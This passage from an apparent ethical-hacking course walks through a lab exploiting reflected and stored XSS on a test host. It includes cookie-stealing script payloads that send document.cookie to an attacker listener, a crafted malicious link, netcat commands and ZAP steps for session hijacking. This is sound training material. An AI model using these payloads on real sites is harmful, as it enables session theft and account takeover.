
Many websites have implemented XSS defenses by filtering input to remove various characters that are meaningful in browser scripts, such as the <> associated with script tags. However, there are ways to tweak browser scripts so that they can still run in a browser even with such characters filtered out. The attacker could encode the script in a different format, such as UTF-7, UTF-8, or hex. Or, a tester could tweak the script, inserting additional carriage returns, tabs, or other elements that might break or evade filtering functionality that is too rigid in its capability to detect and filter scripting elements.

The www.xssed.com site has numerous examples of vulnerable sites, along with articles that describe various encoding mechanisms and other aspects of XSS attacks.

Whenever we have a site that passes user input back to a browser, it's a good idea to try these various encoding and alteration schemes to see if they allow a script to bypass the site's defenses.



Now that we've covered the concepts associated with XSS attacks, let's look for them in some target applications with a hands-on lab. We explore two applications, one that is vulnerable to reflected XSS attacks and another that is vulnerable to stored XSS attacks.




In this lab, you look at two XSS flaws in web applications on target 10.10.10.50. In particular, there is a reflected XSS vulnerability in 10.10.10.50/index.php. This application asks users for input (a location indicating where they live), and it calculates an interest rate for financing associated with their geography.

Furthermore, there is a stored XSS vulnerability in 10.10.10.50/blog560/post.php, the blogging site we looked at earlier with the XSRF issue.

Note that the app at 10.10.10.50/index.php is not part of blog560. These are completely separate applications that happen to be running on the same server.

In this lab, you perform several steps important for penetration testers and ethical hackers, specifically:

- Manually find the reflected and stored XSS issues are present, using your browser to enter an XSS test script into the vulnerable components of the target website. This simple test script merely pops up a dialog box.
- Use the cookie-stealing browser script we've been discussing to grab the session credential cookie from the application via the reflected XSS vulnerability.
- Find the stored XSS flaw in the blogging software we used in the earlier XSRF lab.
- Steal a blog application session cookie by exploiting that flaw.
- Use that stolen cookie in ZAP to hijack a victim user's blog.



To manually verify the reflected XSS flaw in http://10.10.10.50/index.php discovered by the ZAP scan, surf to that site in your Firefox browser by entering 10.10.10.50/index.php into your browser location line.

In the form on that page, enter the following text:


```
<script>alert("Vulnerable!");</script>
```

When you click the Continue button, your browser should pop up a dialog box saying Vulnerable! We have manually verified the reflected XSS flaw. Note the reflection: we enter input, submit it, and see the script reflected back immediately so that it runs in our browser.

Note that this script is passed via the browser location line, with the loc variable sent via HTTP in the URL. Instead of typing the script in the form displayed in the browser by index.php, you could alternatively simply access this URL to test for the flaw, typing the following into your browser location line:

```
http://10.10.10.50/index.php?loc=<script>alert("Vulnerable!");</script>
```

Either method works to trigger the flaw because the form is used to construct the URL and pass the variable via an HTTP GET method.



Let's steal some cookies via the reflected XSS flaw in 10.10.10.50/index.php. We'll have the cookies delivered to a Netcat listener on our Linux guest machine.

In Step 1, invoke Netcat so that it won't resolve names (-n), listening (-l) on local port (-p) 2222:

```
# nc -n -l -p 2222
```

In Step 2, in your Firefox browser, surf to http://10.10.10.50/index.php. In the form on that page, enter the following script as user input:

```
<script>document.location='http://[LinuxIP]:2222/grab.cgi?'+document.cookie;</
script>
```


Hit the Continue button to submit your information to 10.10.10.50.

In Step 3, you should see an HTTP request sent to your Netcat listener, displaying on the screen a GET request for /grab.cgi, passing it variables of the cookies that 10.10.10.50 had set on the browser. You should see a cookie for user (user=<some value>) ON THE FIRST LINE NETCAT RECEIVES. It'll say "user=" followed by a pseudo-random number between 1 and 1 million. You'll also see a blog560sid cookie. This cookie was set by the 560 blogging site during our last lab. We've successfully stolen cookies. Press CTRL-C to stop Netcat.

Of course, this attack models a victim user typing that input into his browser and submitting it, an unlikely circumstance. However, we could create a link of the form:

```
http://10.10.10.50/index.php?loc=<script>document.location='http://[LinuxIP]:2
222/grab.cgi?'%2bdocument.cookie;</script>
```

If you put that link into your browser location line and press Enter, it likewise steals cookies and sends them to TCP port 2222 on the LinuxIP machine. It is conceivable that an attacker could trick a user into clicking a link such as that to steal cookies.



There is a stored XSS flaw on the target as well, in the blog posting functionality of http://10.10.10.50. Let's search for it.

Start by using your Firefox browser to surf to http://10.10.10.50/blog560. Log in to your blog. You can use the blogging account we created for our earlier lab. If you've forgotten that account's username or password, create a new blog account.

Log in with your account on the blogging site, which should place you at the compose.php page, with a form asking you for a Subject and an Entry for your blog. We will manually test both of these fields for XSS flaws. In Step 1, enter a Subject for your blog:


```
<script>alert(1);</script>
```

Then, enter an Entry for your blog:

```
<script>alert(2);</script>
```

Note that you don't have to put quotes around integers in our alert scripts. That helps make them a little smaller and easier to type. We've given each of these fields a unique script, varying the number in the alert, so that we can later determine which field input had the XSS flaw. If we put the same value in for both fields, and saw a pop-up dialog box later, we couldn't trace it to an individual field. After you type in the scripts for the Subject and Entry, click the Post Entry button.

Now, in Step 2 click view your blog. Your browser should pop up a dialog box with the number 2 in it. Although the Subject field of our blog was not vulnerable (1), the Entry field is (2). Also note that this is a stored XSS flaw because the script did not come back immediately when we submitted the script as input. We had to access another part of the application to be served back the script.



Now, post a cookie-stealing script to the blog site and exploit this stored XSS flaw. In Step 1, go to the blogging site and click Compose to compose a new blog post, using the same account. Enter a Subject of whatever you'd like. In the Entry field, place the following user input, substituting your own IP address of your Linux guest for [YourLinuxIPaddr]:

```
<script>document.location='http://[YourLinuxIPaddr]:2222/grab.cgi?'+document.
cookie;</script>
```


Click the Post Entry button to submit your post. You have just planted a stored XSS attack in the blog. If anyone reads that blog entry, their browser grabs its cookies associated with 10.10.10.50 and passes them to your Linux machine on TCP port 2222.

Now make sure it works, by stealing our own blogger's cookie. In Step 2, set up a Netcat listener (just re-invoking the syntax you used earlier):

```
# nc -n -l -p 2222
```

In the blog application, click view your blog and look at the posts of your blogger. When you view your blog, the Netcat listener should receive the cookies. Press CTRL-C in Netcat to drop the connection, and inspect Netcat's output.


Of particular interest to us now is the blog560sid value, a session tracking cookie used to identify bloggers after they are logged in. It should be displayed in the first line after your Netcat invocation. So far, however, the attacker has just stolen his own cookie by reading the attacker's own blog. We want the attacker to steal another blogger's cookie and hijack another user's blog.



The blog we've been working with is the attacker's blog. It hosts a stored XSS attack script, entered in a blog posting. Now, let's see how the attacker's post can be used to steal cookies from another blogger, which we'll call the victim blogger, who will access the blog from Internet Explorer on Windows.

We start by creating our victim blogger account, which will use our Windows machine running IE. On your Windows machine, use IE to surf to http://10.10.10.50/blog560. Create a new blog account, giving it a username and a password of your choosing. Then, with the victim's blog account created, post an entry to it, with test data. Type anything you want here, but not an XSS attack. Just type in some innocuous text.

After posting the innocuous text, have the victim blogger view the victim blogger's own blog by clicking view your blog. Nothing significant should happen because we are just reading text. But our victim blog account has been created and is ripe for attack. The victim blogger has been issued a blog560sid cookie, which the attacker will want to steal.




In the attacker terminal window on your Linux machine, restart your Netcat listener. Note that you cannot have multiple copies of Netcat listening on the same port at the same time. If you have a Netcat listener on TCP port 2222 from earlier, stop it by pressing CTRL-C in its window. On your Linux machine, as the cookie-stealing attacker, invoke Netcat as follows (just like before):

```
# nc -n -l -p 2222        ← That is a dash-lowercase-L,
                              not a dash-one
```

Then, move to the victim machine (the victim blogger using Windows with IE, still logged in as that victim blogger). Click the View link at the bottom of the blog site. When prompted to view a blog, enter in the name of the attacker's blog, on which we posted the cookie-stealing script via the stored XSS flaw. Then click the View button.

When the victim views the attacker's blog, the victim's blogging cookies should be sent to the attacker's Netcat listener. Of most interest to us, the attacker has harvested the current blog560sid from the victim. The attacker can use that cookie to hijack the victim's blog and post an evil message to it.

Keep this Netcat output on the screen because we are going to cut and paste from it to perform our blog hijack attack.



Now, let's use the cookie the attacker just stole to perform blog hijacking.

In the attacker's Firefox browser on your Linux machine, go to the blog by surfing to http://10.10.10.50/blog560. **If you see a logout button in the upper right, click it. That'll make sure you are logged out of the web application. Then, close the attacker's browser.** This should destroy all session information about the attacker's login to the blog site.

From the attacker's Linux machine (your guest), run ZAP (which we'll use to change the cookie of the attacker to the victim's cookie value):

```
# cd /opt/ZAP_2.4.0/
# ./zap.sh
```


In Zap, enable Break functionality, clicking the Break button to make it red. Then rerun the attacker's browser:

```
# firefox &
```

In the attacker's browser on Linux, surf to http://10.10.10.50/blog560.

The ZAP Break pane shows your browser's request. (Make sure you click the Break tab to see it.) Look through it for a blog560sid cookie. You may not see one in the initial request. (You see a user cookie because that is a persistent cookie.) Click the Step button (which looks like a Play button with a line next to it) in ZAP to send the request to the web server. In ZAP, you get an initial response from the server. Look carefully through this response to see if it includes "Set-Cookie: blog560sid=" followed by some value. If you don't see it in the initial response, press the Step button in ZAP again. Look for that Set-Cookie string in a subsequent response. When you see "Set-Cookie: blog560sid=", DO NOT PRESS Step. Instead, go to the terminal window with your Netcat listener. In the Netcat terminal, highlight the blog560sid cookie value in your Netcat listener. (That's the cookie we stole from the Windows IE browser logged in as our victim blog user.) Go to Edit → Copy in your Netcat terminal window to copy the victim's blog560sid value.

Then, in the ZAP Break tab, highlight the blog560sid cookie value displayed. Press CTRL-V to paste the victim's blog560sid value we copied from Netcat. Then, press Step in ZAP until all requests and responses are finished. We just set a stolen cookie in the browser. Note that the attacker's browser **won't show a successful login**. Instead, the attacker will still be prompted to log in. Flip to the next slide to see how the attacker can use the victim's session.




In the attacker's Firefox browser on Linux, you see a page asking you to select a registered user or perform new user registration. Don't select either of those. Even though the attacker hasn't logged in (and you see a page asking you to log in), your browser is using a valid session credential from the victim blogger and can therefore access functionality on the blog site as that victim user.

In the attacker's Firefox browser on Linux, at the bottom of the blog560 screen, click Compose in Step 1. You have to click the Step button in ZAP to send the request and response from the browser to the server and vice versa, or turn off the Break feature by clicking the Break button to turn it green again.

When the browser receives its final response, it should welcome the *victim* to compose a blog entry, indicated by the number 2 in this screen shot. The attacker has successfully stolen the session cookie from the victim and cloned the victim's session.

